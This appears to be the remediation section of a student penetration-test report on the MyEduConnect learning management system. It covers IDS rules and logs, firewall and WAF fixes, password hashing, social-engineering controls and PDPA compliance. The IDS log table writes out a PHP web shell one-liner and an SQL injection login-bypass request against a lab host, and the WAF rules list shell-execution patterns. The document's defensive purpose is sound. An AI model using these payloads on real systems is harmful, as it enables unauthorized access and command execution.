
Rule Implementation		
Rule Description	**Attack Detected**	**Rule Syntax**
1000001-SQL Injection Attempt Detection	SQL injection attack against login form	*alert http any any -> any any (msg:"SQL Injection Attempt Detected"; content:"OR"; content:"1=1"; http_uri; sid:1000001; rev:1;)*
1000002-PHP Web Shell Upload Attempt	Web shell upload via webshell.pdf (containing PHP code)	*alert http any any -> any any (msg:"PHP Web Shell Upload Attempt"; content:"POST"; http_method; content:".php"; http_uri; sid:1000002; rev:1;)*
1000003-Unauthorized Admin Page Access Attempt	Unauthorized access to AdminDash.php	*alert http any any -> any any (msg:"Unauthorized Admin Page Access Attempt"; content:"AdminDash.php"; http_uri; sid:1000003; rev:1;)*

IDS Alert Logs	
Payload Used	Logs
curl http://192.168.65.1/online_lms/online_lms/AdminDash.php	06/20/2026-01:47:39.439773 [**] [1:1000003:1] Unauthorized Admin Page Access Attempt [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.15:51226 -> 192.168.65.1:80
curl "http://192.168.65.1/online_lms/online_lms/Answers/webshell.pdf" <?php system($_GET["cmd"]); ?>	06/20/2026-01:48:01.306269 [**] [1:1000002:1] PHP Web Shell Upload Attempt [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.15:55800 -> 192.168.65.1:80

curl -X POST http://192.168.65.1/online_lms/online_lms/process_signIn.php \ --data "username=' OR '1'='1' -- -&password=test" {"type":"Admin"}	06/20/2026-01:48:50.573905 [**] [1:1000002:1] PHP Web Shell Upload Attempt [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.15:58918 -> 192.168.65.1:80




5.2.2 Network Firewall Controls

Finding	Database port (3306) was completely exposed to the network on the machine with IP address 192.168.100.7, so any external user could scan the database for vulnerability exploitation.
Severity	High
Applied Fix	This was accomplished by using iptables to establish a firewall that prevents outside access to the database server but allows internal applications such as the StudentDash.php page to operate normally. • Local loopback access: Applications that are running internally have no problem accessing the MySQL server via loopback. • Inbound block (INPUT): All inbound traffic targeting port 3306 is denied. • Outbound block (OUTPUT): Outgoing packets that are bound for port 3306 are likewise blocked, making the database server unavailable externally. Command : • sudo iptables -F sudo iptables -I INPUT 1 -p tcp --dport 3306 -j DROP • sudo iptables -I OUTPUT 1 -p tcp --dport 3306 -j DROP • nmap 192.168.100.7 -p 3306
Before	
After	 • **Operation not permitted:** This error confirms that iptables is actively intercepting the request and blocking Nmap from sending out its scanning packets.

	• **3306/tcp filtered mysql:** The port has stopped being accessible from the network; it is showing as filtered which means that the packets are being dropped by the firewall without any response. thank you.
Re-test Result	 This test confirms that the firewall has successfully stopped the ports from being accessed. This means that although http://192.168.100.7 can be opened without a problem because port 80 is allowed, accessing the database using port 3306 will not work at all because of the iptables rule.

5.2.3 WAF

Finding	The Apache web server exposed sensitive information through the Server Status and Server Information modules (mod_status and mod_info).
Severity	Critical
Applied Fix	We disabled unnecessary Apache information disclosure modules and implemented custom Web Application Firewall (WAF) rules using Apache mod_rewrite in the .htaccess file. Comment these out in httpd.conf #LoadModule info_module modules/mod_info.so #LoadModule status_module modules/mod_status.so #Include conf/extra/httpd-info.conf

Before	
After	
Re-test Result	

```
┌──(kali㉿manisha)-[~]
└─$ curl -v "http://192.168.65.1/online_lms/online_lms/SignIn.php"
*   Trying 192.168.65.1:80...
* Established connection to 192.168.65.1 (192.168.65.1 port 80) from 10.0.2.15 port 48808
* using HTTP/1.x
> GET /online_lms/online_lms/SignIn.php HTTP/1.1
> Host: 192.168.65.1
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sun, 21 Jun 2026 08:45:10 GMT
< Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
< X-Frame-Options: SAMEORIGIN
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< Referrer-Policy: strict-origin-when-cross-origin
< Permissions-Policy: geolocation=(), microphone=()
< X-Powered-By: PHP/8.2.12
< Content-Length: 2419
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html>
<html lang="en">
```

It showed that the information disclosure bugs in Apache Server had been fixed effectively. It was not possible for any external user to access the /server-status and /server-info resources.

.**htaccess Rule Applied**

```
RewriteEngine On

# ==========================================
# WAF RULE 1 - Block SQL Injection Attempts
# ==========================================
RewriteCond %{QUERY_STRING} (union|select|insert|drop|delete|update|cast|convert) [NC]
RewriteRule .* - [F,L]

RewriteCond %{QUERY_STRING} (\%27|\'|--|%23|#|%3D|=.*--) [NC]
RewriteRule .* - [F,L]

RewriteCond %{QUERY_STRING} (OR\s+\d+=\d+|AND\s+\d+=\d+) [NC]
RewriteRule .* - [F,L]

# ==========================================
# WAF RULE 2 - Block XSS Attempts
# ==========================================
RewriteCond %{QUERY_STRING} (<script|javascript:|onerror=|onload=|alert\() [NC]
RewriteRule .* - [F,L]

RewriteCond %{QUERY_STRING} (%3Cscript|%3C%2Fscript) [NC]
RewriteRule .* - [F,L]

# ==========================================
# WAF RULE 3 - Block Path Traversal
# ==========================================
RewriteCond %{QUERY_STRING} (\.\./|\.\.\\|%2e%2e%2f|%2e%2e/) [NC]
RewriteRule .* - [F,L]

# ==========================================
# WAF RULE 4 - Block Web Shell Execution
# ==========================================
RewriteCond %{QUERY_STRING} (cmd=|system\(|exec\(|passthru\(|shell_exec) [NC]
RewriteRule .* - [F,L]


# ==========================================
# WAF RULE 5 - Block PHP File Upload via URL
# ==========================================
RewriteCond %{QUERY_STRING} (\.php|\.phtml|\.php5|\.phar) [NC]
RewriteRule .* - [F,L]

# ==========================================
```


```
# WAF RULE 6 - Block Server Info Access
# ==========================================
RewriteCond %{REQUEST_URI} (server-info|server-status) [NC]
RewriteCond %{REMOTE_ADDR} !^127\.0\.0\.1$
RewriteRule .* - [F,L]



# ==========================================
# Security Headers
# ==========================================
Header always set X-Frame-Options "SAMEORIGIN"
Header always set X-XSS-Protection "1; mode=block"
Header always set X-Content-Type-Options "nosniff"
Header always set Referrer-Policy "strict-origin-when-cross-origin"
Header always set Permissions-Policy "geolocation=(), microphone=()"
```

SQL Injection Attempt






XSS Attempt



Path Traversal Attempt	
Web Shell Command	

5.3 Cryptography Improvements

Finding	User passwords are all stored as plaintext in the database
Severity	Critical
Applied Fix	process_sendRequest.php 1 <?php 2 $userType = $_POST["userType"]; 3 $username = $_POST["username"]; 4 $fname = $_POST["fname"]; 5 $lname = $_POST["lname"]; 6 $password = password_hash($_POST["password"], PASSWORD_BCRYPT, ['cost' => 12]); 7 8 $mobile = $_POST["mobile"]; 9 $mobilePattern = "/^(\+?60\|0)1[0-46-9]\d{7,8}$/"; 10 Hash passwords on registration using BCRYPT with the cost of 12

Before	
After	
Re-test Result	It is proven that password hashing works. 

5.4 Social Engineering Risk Analysis

Scenario 1: Phishing Campaign Targeting Teachers

The hackers can pretend to be one of the MyEduConnect IT department members and can use the email to lure the teachers to click on a spoofed login website. The teachers will unknowingly provide their credentials.

Controls	
Technical	i. **Sender Policy Framework (SPF):** Ensures that the IP address of the sending server is indeed authorized by the domain for the purpose of sending emails for the domain. ii. **DomainKeys Identified Mail (DKIM):** Authenticates the digital signature on the email against the public key of the domain to ensure the integrity of the email. iii. **Domain-based Message Authentication Reporting & Conformance (DMARC):** It builds on SPF and DKIM in that it enforces alignment and informs receiving servers how to handle emails which fail those tests.
Awareness	i. Train staff to verify sender domains ii. Ensure staff report any suspicious emails iii. Simulate phishing attacks to provide exposure to staff
Process	Make a written policy that IT department will never request passwords via email

Scenario 2: Vishing (voice phishing) Targeting School Admin Staff

These attackers could pretend to be MyEduConnect's technical staff and convince admins to disclose passwords or gain remote access tools due to an emergency that needs to be solved.

Controls	
Technical	i. **FIDO2/WebAuthn MFA:** Enforce hardware security keys or device-bound passkeys. Traditional OTP method can now be easily intercepted if the caller tricks the admin to read out the code over the phone. ii. **Conditional Access Policies:** Administrative accounts should only be allowed to access sensitive systems from known school network IP or compliant school devices.
Awareness	i. Train staff immediately hung up on unknown or unusual phone calls claiming to be from MyEduConnect technical support. ii. Conduct staff training to recognize social engineering tactics. iii. Simulate vishing attacks to provide exposure to staff
Process	i. Establish a callback verification process ii. Require approval for remote access requests iii. Create a clear incident reporting procedure

PDPA 2010 compliance commentary

The personal information of students, teachers,and Administrators, which includes username, password, email address, course registration, and any other payment-related information, is processed on the MyEduConnect Platform. The fact that the Platform uses personal information of Malaysian individuals makes it bound by provisions of Personal Data Protection Act 2010 (PDPA). In the process of conducting the security assessment, some vulnerabilities have been detected, through which there is a potential risk of unauthorized disclosure and/or modification of personal information. They include such issues as SQL Injection, Broken Access Control, storing passwords in plain text format, exposing MySQL services, and sending personal data through unencrypted HTTP. In case of exploitation of any of the listed vulnerabilities, unauthorized access to the user database, stealing credentials, and leaking personal data will be possible, violating the PDPA requirement on protecting personal data.

These risks were countered using several security controls that were put into place during the hardening process. The risk of SQL injection attack was managed using prepared statements and parameterized queries. Broken access control risk was fixed using proper authorization checks for roles. Hashing techniques were used to secure password storage while MySQL service was restricted and secured using authentication. Moreover, TLS encryption over HTTPS was also applied. These security measures will increase the integrity, confidentiality, and availability of the personal information handled by MyEduConnect, thus aiding in aligning the system with the Personal Data Protection Act 2010. Nevertheless, complete adherence to the act will necessitate the constant efforts of the company.

Conclusion

Penetration test of the security posture of MyEduConnect Learning Management System was carried out through the entire penetration testing process which included reconnaissance, scanning, vulnerability assessment, exploitation, and remediation. With the use of tools such as Nmap, Nikto, Gobuster, among others, as well as the manual method, we have identified various vulnerabilities within the Consolidated Vulnerability Inventory together with additional findings during the exploitation phase.

Three findings carried the highest severity in this assessment: SQL Injection, the Unrestricted File Upload vulnerability that enabled remote code execution, and the Exposed MySQL Root Account. These would allow for an unauthorized attacker within the same network to be able to completely bypass the authentication, run any command of their choice on the server, and get hold of the entire user database without there being any form of defense mechanism put into place that could stop any of it. The Broken Access Control vulnerability was found to be indicative of the server not enforcing server-side access controls and not just a coding error.

Each one of these vulnerabilities has been mitigated and independently re-tested in Phase 5. The authentication requests have been transformed into parameterized statements, which nullifies the SQL Injection vulnerability; session-based role checks were employed to implement access control for AdminDash.php; the file upload feature now checks the file extension, the true MIME type, and the file size before allowing the uploads; the MySQL database is now bound to localhost and restricted access from the outside world; the Apache modules that disclosed sensitive information have been turned off, and HTTPS is now enforced across the entire platform. Upon retesting, the exploitation payloads that were being utilized in Phase 4 cannot be successfully launched against the hardened version.

References (IEEE)

[1] OWASP, "A03:2021 – Injection," OWASP Foundation, 2021. [Online]. Available: https://owasp.org/Top10/A03_2021-Injection/

[2] OWASP, "A04:2021 – Insecure Design," OWASP Foundation, 2021. [Online]. Available: https://owasp.org/Top10/A04_2021-Insecure_Design/

[3] OWASP, "A05:2021 – Security Misconfiguration," OWASP Foundation, 2021. [Online]. Available: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

[4] OWASP, "A02:2021 – Cryptographic Failures," OWASP Foundation, 2021. [Online]. Available: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

[5] OWASP, "Password Storage Cheat Sheet," OWASP Foundation, 2023. [Online]. Available:https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[6] OWASP, "SQL Injection Prevention Cheat Sheet," OWASP Foundation, 2023. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[7] OWASP, "File Upload Cheat Sheet," OWASP Foundation, 2023. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html


[8] OWASP, "Session Management Cheat Sheet," OWASP Foundation, 2023. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[9] Personal Data Protection Department Malaysia, "Personal Data Protection Act 2010 (Act 709)," Government of Malaysia, 2010. [Online]. Available: https://www.pdp.gov.my/jpdpv2/assets/2019/09/Personal_Data_Protection_Act_2010.pdf


Appendices

Appendix A


The Teacher Enrollment page allows the admin to assign grades and subjects to a teacher. The page also displays a table listing all existing subjects for the searched teacher.



